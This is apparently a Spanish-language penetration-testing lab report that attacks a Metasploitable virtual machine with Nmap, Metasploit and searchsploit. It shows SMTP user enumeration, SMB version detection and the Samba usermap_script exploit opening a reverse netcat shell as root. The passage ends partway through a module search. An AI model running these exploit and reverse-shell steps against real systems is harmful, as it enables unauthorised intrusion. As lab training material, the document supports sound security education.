Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

ILUSTRACIÓN 40 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso1. **En Metasploit**, busca un módulo relacionado con SMTP

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum    .                normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use auxiliary/scanner/smtp/smtp_enum
```

ILUSTRACIÓN 41 Selección del módulo SMTP User Enumeration en Metasploit

Paso 2. Options para ver el estado del puerto

```
msf6 > use auxiliary/scanner/smtp/smtp_enum}
[-] No results from search
[-] Failed to load module: auxiliary/scanner/smtp/smtp_enum}
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                                                         ng-metasploit.html
   RPORT      25                                               yes       The target port (TCP)
   THREADS    1                                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists   yes       The file that contains a list of probable users accounts.
              /unix_users.txt

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```

ILUSTRACIÓN 42 Configuración de opciones del módulo SMTP User Enumeration en Metasploit

Paso 3. Configuramos los valores

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS     10.0.2.4                                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                                                         ng-metasploit.html
   RPORT      25                                               yes       The target port (TCP)
   THREADS    10                                               yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists   yes       The file that contains a list of probable users accounts.
              /unix_users.txt

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 43 Parámetros configurados para enumeración de usuarios vía SMTP en el objetivo 10.0.2.4

Paso 4. Ejecutamos el ataque con los valores cambiados

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.0.2.4:25 - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

ILUSTRACIÓN 44 Resultado de la ejecución del módulo smtp_enum

Paso 5. Confirmamos el éxito del ataque lo que podemos afirmar que:

- El servidor **confirmó que el usuario syslog existe**.
- Eso permite a un atacante:

- Identificar usuarios válidos.
- Usarlos en ataques como fuerza bruta, phishing o spoofing.

ILUSTRACIÓN 45 Comprobación manual del servicio SMTP con Netcat

VULNERACION DEL PUERTO 139




ILUSTRACIÓN 46 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 2: Encontrar el nombre completo de la versión

Para encontrar el nombre completo de la versión, tendremos que usar Metasploit Framework en Kali Linux. Luego, escriba "search smb". Esto mostrará la lista completa de módulos, como se muestra a continuación:




ILUSTRACIÓN 47 Exploración de vulnerabilidades SMB

Ahora, lo que queremos hacer es usar un **módulo auxiliar**. Según tengo entendido, un módulo auxiliar permite **obtener más información sobre el objetivo** y también puede usarse para un **ataque**

Paso 3.




ILUSTRACIÓN 48 Uso del módulo smb_version para identificar la versión del servicio SMB en el objetivo

Paso 4. Para saber cuáles son las configuraciones que deben configurarse




ILUSTRACIÓN 49 "Visualización de las opciones configurables del módulo smb_version en Metasploi

Paso 5. Aquí solo necesitas configurar la dirección IP de tu objetivo en la opción **RHOSTS (Host Remoto)**. En este caso, será la dirección IP de mi máquina Metasploitable

Paso 6. se ha detectado el nombre de la versión completa “Samba 3.0.20-Debian” y ahora es el momento de encontrar el módulo de explotación adecuado para atacar

ILUSTRACIÓN 50 Resultado de la ejecución del módulo smb_version en Metasploit: detección de Samba 3.0.20 en sistema Unix (Debian)

Paso 7. El comando **searchsploit**, con su acceso a la **base de datos de exploits** , es una **herramienta poderosa para descubrir vulnerabilidades y exploits.**




ILUSTRACIÓN 51 Resultado del comando searchsploit Samba 3.0.2

Paso 8. Vamos a utilizar el **comando "Samba 3.0.20"** porque tiene **tres razones** para ello.

Primera razón: se ejecuta en lenguaje de programación Ruby.

Segunda razón: está disponible dentro del marco Metasploit

Tercera razón: Afecta a nuestra versión de Samba que identificamos

Lo siguiente que debes hacer es regresar a Metasploit Framework y escribir **"search samba"** . Busca el exploit que encontramos anteriormente en SearchSploit.




ILUSTRACIÓN 52 Selección del Exploit "usermap_script" para Samba en Metasploit

Paso 9. **Preparación para el ataque**

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 53 Configuración del Exploit "usermap_script" para Samba en Metasploit

Paso 10. Ejecutamos exitosamente el **exploit multi/samba/usermap_script** contra el host **10.0.2.4**, y lograste acceso como **usuario root**.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.4:58331) at 2025-08-07 15:28:34 -0500

whoami
root
```

ILUSTRACIÓN 54 Ejecución Exitosa del Exploit y Acceso Root en la Máquina Objetivo

El resultado es que hemos logrado acceder a la dirección IP de nuestro objetivo

VULNERACION DEL PUERTO 445

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

ILUSTRACIÓN 55 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Buscamos la versión completa


```
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb
```

ILUSTRACIÓN 56 Inicio de Metasploit Framework y búsqueda de módulos relacionados con SMB




```
   370  payload/cmd/windows/smb/x64/peinject/reverse_tcp                                .              normal     No     SMB Fetch, Windows x64 Reverse TCP Stager
   371  payload/cmd/windows/smb/x64/vncinject/reverse_tcp                               .              normal     No     SMB Fetch, Windows x64 Reverse TCP Stager
   372  auxiliary/admin/smb/delete_file                                                 .              normal     No     SMB File Delete Utility
   373  auxiliary/admin/smb/download_file                                               .              normal     No     SMB File Download Utility
   374  auxiliary/admin/smb/upload_file                                                 .              normal     No     SMB File Upload Utility
   375  auxiliary/scanner/smb/smb_enum_gpp                                              .              normal     No     SMB Group Policy Preference Saved Passwords Enumeration
   376  auxiliary/scanner/smb/smb_login                                                 .              normal     No     SMB Login Check Scanner
   377  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                                   .              normal     No     SMB NTLMv1 Login Request Corruption
   378  auxiliary/fuzzers/smb/smb_negotiate_corrupt                                     .              normal     No     SMB Negotiate Dialect Corruption
   379  auxiliary/fuzzers/smb/smb2_negotiate_corrupt                                    .              normal     No     SMB Negotiate SMB2 Dialect Corruption
   380  auxiliary/admin/smb/change_password                                             .              normal     No     SMB Password Change
   381    \_ action: CHANGE                                                             .              .          .      Change the password, knowing the existing one. New AES kerberos k
s will be generated.
   382    \_ action: CHANGE_NTLM                                                        .              .          .      Change the password to a NTLM hash value, knowing the existing pa
word. AES kerberos authentication will not work until a standard password change occurs.
   383    \_ action: RESET                                                              .              .          .      Reset the target's password without knowing the existing one (req
res appropriate permissions). New AES kerberos keys will be generated.
   384    \_ action: RESET_NTLM                                                         .              .          .      Reset the target's NTLM hash, without knowing the existing passwo
. AES kerberos authentication will not work until a standard password change occurs.
   385  auxiliary/scanner/smb/smb_lookupsid                                             .              normal     No     SMB SID User Enumeration (LookupSid)
   386    \_ action: DOMAIN                                                             .              .          .      Enumerate domain accounts
   387    \_ action: LOCAL                                                              .              .          .      Enumerate local accounts
   388  auxiliary/admin/smb/check_dir_file                                              .              normal     No     SMB Scanner Check File/Directory Utility
   389  auxiliary/scanner/smb/pipe_auditor                                              .              normal     No     SMB Session Pipe Auditor
   390  auxiliary/scanner/smb/pipe_dcerpc_auditor                                       .              normal     No     SMB Session Pipe DCERPC Auditor
   391  auxiliary/scanner/smb/smb_enumshares                                            .              normal     No     SMB Share Enumeration
   392  auxiliary/fuzzers/smb/smb_tree_connect_corrupt                                  .              normal     No     SMB Tree Connect Request Corruption
   393  auxiliary/fuzzers/smb/smb_tree_connect                                          .              normal     No     SMB Tree Connect Request Fuzzer
   394  auxiliary/scanner/smb/smb_enumusers                                             .              normal     No     SMB User Enumeration (SAM EnumUsers)
   395  auxiliary/scanner/smb/smb_version                                               .              normal     No     SMB Version Detection
   396  auxiliary/dos/smb/smb_loris                                                     2017-06-29     normal     No     SMBLoris NBSS Denial of Service
   397  exploit/windows/local/cve_2020_0796_smbghost                                    2020-03-13     good       Yes    SMBv3 Compression Buffer Overflow
   398    \_ AKA: SMBGhost                                                              .              .          .      .
   399    \_ AKA: CoronaBlue                                                            .              .          .      .
   400  exploit/windows/smb/cve_2020_0796_smbghost                                      2020-03-13     average    Yes    SMBv3 Compression Buffer Overflow
   401    \_ AKA: SMBGhost                                                              .              .          .      .
   402    \_ AKA: CoronaBlue                                                            .              .          .      .
   403  auxiliary/scanner/snmp/snmp_enumshares                                          .              normal     No     SNMP Windows SMB Share Enumeration
```

ILUSTRACIÓN 57 Listado de módulos SMB disponibles en Metasploit

Paso 2. Aquí solo necesitas configurar la dirección IP de tu objetivo en la opción **RHOSTS (Host Remoto)**. En este caso, será la dirección IP de mi máquina Metasploitable

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.4

rhosts => 10.0.2.4
```



```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

ILUSTRACIÓN 58 Configuración de parámetros del módulo smb_version para identificar la versión del servicio SMB

Paso 3. detectado el nombre de la versión completa “Samba 3.0.20-Debian” y ahora es el momento de encontrar el módulo de explotación adecuado para atacar

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.4:445          -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.4:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

ILUSTRACIÓN 59 Resultado de escaneo SMB: detección del servicio Samba 3.0.20 en el objetivo

Paso 4. Ahora sabemos que la versión real es **"Samba 3.0.20-Debian".**

Encontremos el módulo de explotación usando esta nueva información.

1. Copiar **"Samba 3.0.20"**
2. Abra una nueva terminal y escriba **"searchsploit"** y pegue **"Samba 3.0.20-Debian"** y luego ingrese

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# searchsploit Samba 3.0.20
------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                                                                        | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                                                              | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                                                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                                                                 | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/Descargas]
```

ILUSTRACIÓN 60 Identificación de vulnerabilidades en Samba 3.0.20 mediante SearchSploit


Paso 5 Vamos a utilizar el **comando Samba 3.0.20** porque tiene **tres razones** para ello.

Primera razón: se ejecuta en lenguaje de programación Ruby.

Segunda razón: está disponible dentro del marco Metasploit

Tercera razón: Afecta a nuestra versión de Samba que identificamos

Lo siguiente que debes hacer es regresar a Metasploit Framework y escribir **"search samba".** Busca el exploit que encontramos anteriormente en SearchSploit



```
msf6 > search samba_version
[-] No results from search
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
